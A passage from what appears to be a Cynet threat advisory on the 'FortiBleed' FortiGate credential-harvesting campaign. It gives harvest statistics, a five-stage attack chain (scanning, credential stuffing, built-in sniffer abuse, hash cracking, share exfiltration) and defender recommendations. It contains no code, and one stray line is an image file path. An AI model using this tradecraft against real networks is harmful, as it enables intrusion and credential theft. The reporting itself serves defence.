- The leaked working dataset highlighted in early reporting covered 73,932 exposed FortiGate devices across roughly 21,600 organizations in 194–207 countries (source counts differ), described as on the order of half of all internet-facing FortiGates.
- Pre-attack reconnaissance reportedly enumerated 320,777 FortiGate login endpoints and ~247,000 Sophos user-portal endpoints.

Brute-force / validation volume (attacker-tooling output, not confirmed compromises):

- A custom checker (forticheck) reportedly sprayed several thousand base credential pairs across targets, generating on the order of 1.16 billion FortiGate combinations. A parallel MSSQL effort reportedly attempted ~2.1 billion.
- SOCRadar reports 237,330 working FortiGate SSH credentials captured (ssh.txt) and 7,187 valid SSL-VPN sessions confirmed on 14 June 2026.

Copyright © 2026 Cynet

Credentials harvested:


- More than 110 million credentials, including 14.8M RADIUS records, 924K NTLM hashes, 130K Kerberos hashes, and 89M MySQL authentication tokens, collected across 659 harvest cycles between 31 May and 15 June 2026.

Confirmed-working Fortinet credentials (Fortinet's own figure):

- Fortinet states the actors compiled over 86,000 confirmed working credentials for Fortinet devices across 194 countries, a figure substantially smaller than the raw harvest totals, consistent with the broker's own admission (below) that only a fraction of collected credentials had been validated.

Monetization:

- This is an access-brokering operation; the end product is resale of pre-validated footholds, most plausibly to ransomware crews. A Russian-speaking forum account ("SantaAd") advertised access to thousands of Fortinet devices, reportedly raising a starting price from $30,000 to $60,000 within hours. No confirmed revenue figures are available, and the connection between that seller and the FortiBleed dataset is not independently verified.



The single detail that most clearly anchors severity is the harvest scale paired with confirmed live access: **110M+ credentials collected, 237,330 working FortiGate SSH logins, and 7,187 confirmed live VPN sessions**. That is, not merely a list of guesses, but validated, reusable access at scale.

Attack Model and Tradecraft

FortiBleed runs a methodical five-stage chain. It exploits no new Fortinet vulnerability; it monetizes weak credential hygiene and missing MFA on internet-exposed devices, consistent with prior FortiCloud SSO authentication-bypass issues (CVE-2026-24858, CVE-2025-59718, CVE-2025-59719) that Fortinet had previously patched and advised remediating.

Stage 1, Reconnaissance & credential sourcing. Mass scanning with Masscan/Shodan plus custom probes (Fortiprobe-fast, Shodan_recon) identifies and classifies internet-facing FortiGate (and Sophos, RDWeb, Citrix, Synology, MSSQL) endpoints. Geosplit partitions confirmed FortiGate lists by country. Reverse-DNS and NTLM "grabber" tools (rdp-grab, smb-grab, ssl-grab, rdns-scan) extract domain/hostname metadata without authentication to prioritize corporate/AD-joined targets.

Copyright © 2026 Cynet

Stage 2, Pairing & initial access. gen_rotator produces host-to-credential combinations (IP:PORT:login:pass); checkers (forticheck for FortiGate admin/SSL-VPN, mpbrute2 for SSH, mssql_checker, syno.bin) perform credential stuffing and dictionary attacks at scale through rotating proxies. Output of validated SSH access feeds Stage 3.

Stage 3, Sniffer deployment & harvesting. With valid FortiGate SSH credentials, the operators deploy FortigateSniffer (Go; Linux and Windows builds; Russian-language panel). It abuses the FortiOS built-in diagnose sniffer packet diagnostic command to passively capture authentication traffic across 24 protocols (HTTP, FTP, SMTP, POP3, IMAP, LDAP, SNMP, Telnet, Kerberos, NTLM, TACACS+, RPC, SMB, RDP, WinRM, MS-SQL, MySQL, PostgreSQL, RADIUS, and others) traversing the networks behind the compromised firewall, turning each device into a credential-collection point without dropping conventional malware. Because the technique relies on a legitimate built-in command, it leaves a smaller footprint than a deployed implant.

Stage 4, Cracking & exploitation. Captured NTLM/Kerberos and other hashes are cracked offline on the Hashtopolis/Hashcat GPU cluster (Hashcat modes observed include NetNTLMv2, FortiGate256, RAKP, MS-SQL, and multiple Kerberos formats). Recovered cleartext credentials enable lateral movement: authenticated SSL-VPN tunnels are used with Impacket for Active Directory enumeration, Kerberos validation, SMB authentication, admin-share checks, and share spidering.

Stage 5, Collection & exfiltration. Sensitive data is pulled from network shares, backup_dfs recursively enumerates shares including hidden admin shares (C$, D$), excludes system directories, and streams data to a remote SSH server without writing to local disk. Captured session cookies are replayed via the mass-produced curl_replay scripts (and via OpenConnect for live VPN sessions) to maintain authenticated access.

Notable behavioral patterns:

- A credential feedback loop: each foothold yields configuration artifacts and traffic that produce more credentials and crackable hashes, which yield more access; a self-reinforcing cycle rather than a one-shot breach.
- Revenue-tiered victimization: targets are annotated by organization name, sector, revenue, and headcount, then sorted into tiers, the marker of a resale-oriented, financially motivated operation rather than espionage. (One vendor characterized the annotated target spreadsheet as the single most telling artifact in the affair.)
- Time-boxed, geofenced operation: sniffing was reportedly restricted to specific IP ranges and to roughly 07:00–18:00 Moscow time, an operational-hours pattern consistent with a Russian-speaking crew.
- Multi-vendor breadth: although FortiGate is the centerpiece, the same chain was pointed at Sophos, Citrix SSL-VPN, RDWeb, Synology NAS, and MSSQL. FortiBleed is one workstream within a broader edge-appliance access operation.

Recommendations

Mapped to the operation's stages so defenders can prioritize:

Remove the exposure:

- Take FortiGate management interfaces and SSL-VPN off the public internet wherever possible; restrict external management to trusted hosts.
- Enforce MFA on all administrator and VPN accounts. Note that some cracked credentials in this dataset were long and complex; password strength alone is insufficient.

Invalidate captured access:

- Terminate active admin and VPN sessions to break replayed session cookies; rotate every credential stored in device configuration, not just admin passwords.

Copyright © 2026 Cynet

- Upgrade FortiOS to releases that support PBKDF2 hashing of administrator credentials.
- Reset exposed employee credentials as well, the infostealer overlap is too high to treat firewall accounts in isolation.

Assume resale exposure: if an organization could appear in this dataset, access to its network may already be advertised for sale. Treat appearance in the FortiBleed dataset as a probable precursor to ransomware and respond accordingly.

Copyright © 2026 Cynet

APPENDIX:

Risk Level

Low	Medium	High	Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.
TLP:GREEN Limited disclosure, restricted to the community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact Cynet CyOps

The Cynet CyOps is available 24x7 to clients for any issues, questions or comments related to Cynet 360.

For additional information, you may contact us directly

CyOps Mailbox
soc@cynet.com

+1 (347) 474-0048
+44 2032-909051
+972 72-3369736